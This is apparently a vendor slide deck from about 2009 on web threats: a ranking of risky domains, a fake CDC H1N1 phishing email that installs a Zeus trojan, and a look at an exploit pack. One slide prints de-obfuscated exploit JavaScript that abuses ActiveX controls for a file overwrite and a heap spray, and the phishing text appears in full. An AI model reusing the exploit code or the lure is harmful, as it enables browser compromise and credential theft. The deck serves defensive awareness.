Facing Evolving Web-borne Threats The threat landscape on the web





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
Today's Discussion



- Web 2.0 Update
- Mapping the Mal Web The world's riskiest domains
- Blended Threats phishing, social networks and multiprotocol evil
- Malware It isn't just for binaries anymore
- The Latest Threat
- McAfee Stops it


Web 2.0 Update






Business Value of Web 2.0

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Potential Threat Areas – Just an Example...

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Potential Threat Areas: Want More?



Sponsored Listings

- Pop Under
 - Source: MSNBC.com

Acai Berry EXPOSED (Official Report)

Health Reporter Discovers the Shocking Truth. Read this Warning Now <u>www.HealthNews6.com</u>

100% Accurate Penny Stocks

Perfect 2009 Track Record! Sign Up Free For Picks That Rise Up To 803% www.BestDamnPennyStocks.com

Springfield Mom: Lose 47lbs Following 1 Rule

I Cut Down 47 lbs of Stomach Fat In A Month By Obeying This 1 Old Rule <u>RachelRayBlogs.com</u>

28 Year Old Makes \$21,000 Online?

Shocking report reveals truth behind 28 yr old making \$21K in 3 months www.PaCourierNews.com

BREAKING: Mom Loses 52 lbs With 1 Rule!


I Cut Down 52 lbs of Stomach Fat In A Month By Obeying This 1 Old Rule www.RachelRayBlogging.com

- Pop Under
 - Source: CNN.com





What countries are riskiest to visit on the Internet?





A portrait of the world's riskiest top-level domains (TLDs)

Key Findings:

- Overall, an unweighted 5.8% of all domains we tested for this report were risky
- Seven of the 20 riskiest TLDs were from the Asia-Pacific region
- Six were so-called generic TLDs like .COM (Commercial)
- Three were from former Soviet republics



The five TLDs with the greatest risky registrations are:

- .CM (Cameroon) with a weighted risk of 36.7%
- .COM (Commercial) with a weighted risk of 32.2%
- .CN (People's Republic of China) with a weighted risk of 23.4%
- .WS (Samoa) with a weighted risk of 17.8%
- .INFO (Information) with a weighted risk of 15.8%



- The United States TLD (.US) is the riskiest Americas TLD with a weighted risk of 5.7% and a ranking of 17th worldwide
- Romania (.RO) was the riskiest TLD for downloads, with 21.0% of domains with downloads testing risky for those files
- .INFO (Information) was the riskiest email TLD with 17.2% of sites with sign-ups resulting in unwanted email
- The Least Risky:
 - Governmental (.GOV)
 - Japan (.JP)
 - Educational (.EDU)
 - Ireland (.IE)
 - Croatia (.HR)
 - Note: This is for overall domain risk. There are numerous examples of malicious individual URLs within .HR and .EDU domains. Second, we have also found malicious or risky content served from Croatia but registered to non-Croatian TLDs

Blended Threats



Four Characteristics of a Blended Threat



A blended threat typically includes:

- **1** More than one means of propagation -- for example, distributing a hybrid virus/worm via email that will self-replicate and infect a Web <u>server</u>, so that contagion will spread through all visitors to a particular site;
- 2 Exploitation of vulnerabilities, which may be preexisting or even caused by malware distributed as part of the attack;
 - The intent to cause real harm (rather than just causing minor computer problems for victims), for example, by launching a denial of service (DOS) attack against a target, stealing sensitive information, or delivering a Trojan horse that will be activated at some later date;
- 4 Automation that enables increasing contagion without requiring user actions, such as opening attachments

Searchsecurity.com Definition: http://searghsecurity.techtarget.com/sDefinition/0,,sid14_gci961251,00.html

Phishing – Email part of a blended threat

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State Vaccination Program

From: "Centers for Disease Control and Prevention (CDC)" <alerts@cdcmailsystem.gov> To: s____m@z___m Date: Today 12:35:09

You have received this e-mail because of the launching of State Vaccination H1N1 Program.

You need to create your personal H1N1 (swine flu) Vaccination Profile on the cdc.gov website. The Vaccination is not obligatory, but every person that has reached the age of 18 has to have his personal Vaccination Profile on the cdc.gov site. This profile has to be created both for the vaccinated people and the not-vaccinated ones. This profile is used for the registering system of vaccinated and not-vaccinated people. Create your Personal H1N1 Vaccination Profile using the link:

create personal profile

Centers for Disease Control and Prevention (CDC) · 1600 Clifton Rd · Atlanta GA 30333 · 800-CDC-INFO (800-232-4636)

- Targeted attacks at known marks
 - Email addresses accurate
 - Small numbers of mails sent
- Many government and financial organizations targeted in US and EMEA
- Attack vectors:
 - Documents with embedded malware
 - URL links to malware
- Data stolen:
 - Keystrokes
 - Screenshots
 - PGP keys
 - Passwords

Social Engineering – Web side of blended threats



- The link is an executable that installs a VERY recent Zeus trojan variant.
- Zeus is an easy-to-use tool for constructing trojans and has been associated with numerous botnets.

Centers for Disease Control at Your Online Source for Credible Health Informatio		
Personal H1N1 Vaccination	n Profile	
H1N1 Vaccination Profile		
Your Personal H1N1 Vaccinating Profile is an details and your medical data (what kind of illn allergy you have to some certain drug). All inst	esses you have sustained in your chi	ldhood or what kind of
 Your Temporary ID (valid for 48 hours) H1N1 Vaccination Profile 	H1N1-1574377	
Page last modified Tuesday, December 1, 200	9	
Contact Us		
BAFER-HEALTHIER-PEOPLE* Centers for Disease Control and Prevention 1600 800-CDC-INFO (800-232-4636)TTY: (888) 232-634		Department of Health and Human Services
15		


Malware – It isn't just for binaries anymore



```
function SS() (
 try (
    ret = new ActiveXObject ("snpvw.Snapshot Viewer Control.1");
   if (ret) {
     var arbitrary file = p url;
     var dest = 'C:/Program Files/Outlook Express/wab.exe';
      document.write (
      "<object classid='clsid:F0E42D60-368C-11D0-AD81-00A0C90DC8D9' id='attack'></object>"
     );
      attack.SnapshotPath = arbitrary file;
     setTimeout('window.location = "ldap://127.0.0.1"', 2000);
     attack.CompressedPath = dest;
     attack.PrintSnapshot(arbitrary_file, dest);
    3
  3
 catch (e) {
   java();
 java();
 return ;
function SPD() (
 try (
   obj = new ActiveXObject ("OWC10.Spreadsheet");
   if (!obj)(
     obj = new ActiveXObject("OWC11.Spreadsheet");
   if (obj){
     var array = new Array();
     var ls = 0x81000 - (shellcode.length * 2);
     var bigblock = unescape("%u0b0c%u0b0C");
```

Malware in Web 2.0





So, what is the latest?






Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. <u>More information...</u>

I	File index.htm	I received on 2009.12.02 20:30:51 (UTC Current status: finished Result: 4/41 (9.76%))
Compact			Print results
Antivirus	Version	Last Last te Res	
a squa	4. 0.45	2009. 2.0 -	
A Lak V3	5 .0.2	2009. 2.02	
A :iVi	7. 1.92	2009. 2.02 -	
Antiy-AVL	2.0.3.1	2009.12.02 -	
Authentium	5.2	2009.12.02 -	
Avast	4.8.1351.0	2009.12.02 JS:Downloader-FS	
AVG	8.5.0.426	2009.12.02 -	
BitDefender	7.2	2009.12.02 -	
CAT-QuickHeal	10.00	2009.12.02 -	
ClamAV	0.94.1	2009.12.02 -	
Comodo	3103	2009.12.01 -	
DrWeb	5.0.0.12182	2009.12.02 -	
eSafe	7.0.17.0	2009.12.02 -	
eTrust-Vet	35.1.7153	2009.12.02 -	
F-Prot	4.5.1.85	2009.12.02 -	
F-Secure	9.0.15370.0	2009.11.29 -	
Fortinet	4.0.14.0	2009.12.02 -	
GData	19	2009.12.02 JS:Downloader-FS	
Ikarus	т3.1.1.74.0	2009.12.02 -	
Jiangmin	13.0.900	2009.12.02 -	
K7AntiVirus	7.10.910	2009.12.02 -	
Kaspersky	7.0.0.125	2009.12.02 Trojan-Downloader.JS	.Kazmet.b
McAfee	5819	2009.12.01 -	
McAfee+Artemis	5819	2009.12.01 -	
McAfee- GW-Edition	6.8.5	2009.12.02 Heuristic.BehavesLik	e.JS.Infected.A




- A friend of mine came across a new web based exploit pack called the "Nuclear" exploit pack.
- Below is the login for the administrator of this pack
- The author is offering 24/7 technical support



Threat of The Week: Going Nuclear




The exploit pack is heavily obfuscated...



Threat of The Week: Going Nuclear



To make life easier we used FileInsight to de-obfuscate the JavaScript to expose the Seven(!) HTML based exploits (some old classics shown below)



The McAfee Solution




- Best of Suite Solutions
- Both Gateway and Endpoint Protection
- World Class "In-the-Cloud" Solutions
- World's Largest Dedicated Security & Compliance Vendor

The Essentials of Protection in Today's Enterprise

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Protection must be: multi-protocol, bi-directional, proactive (rather than reactive) and employ **global reputation** and **deep content inspection** technologies.



Protecting against Blended Threats

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- **Deploy proactive** protection on email
 - Minimize SPAM exposure with 99%+ detection capability
 - Stop zero hour mail threat with Reputation based protection
- Deploy proactive protection on web access
 - Deploy reputation based Web filtering
 - Filtering incoming web pages, on all web protocols, proactively for <u>malware</u>, including encrypted traffic
 - Apply protection to http, https and ftp traffic
 - Apply reputation based Web filtering and malware protection on IM traffic
- **Inspect** all outbound email, web and file transfer traffic for data leakage
 - Define DLP policy
 - Detect possible policy violations
 - Enforce
 - Audit and Report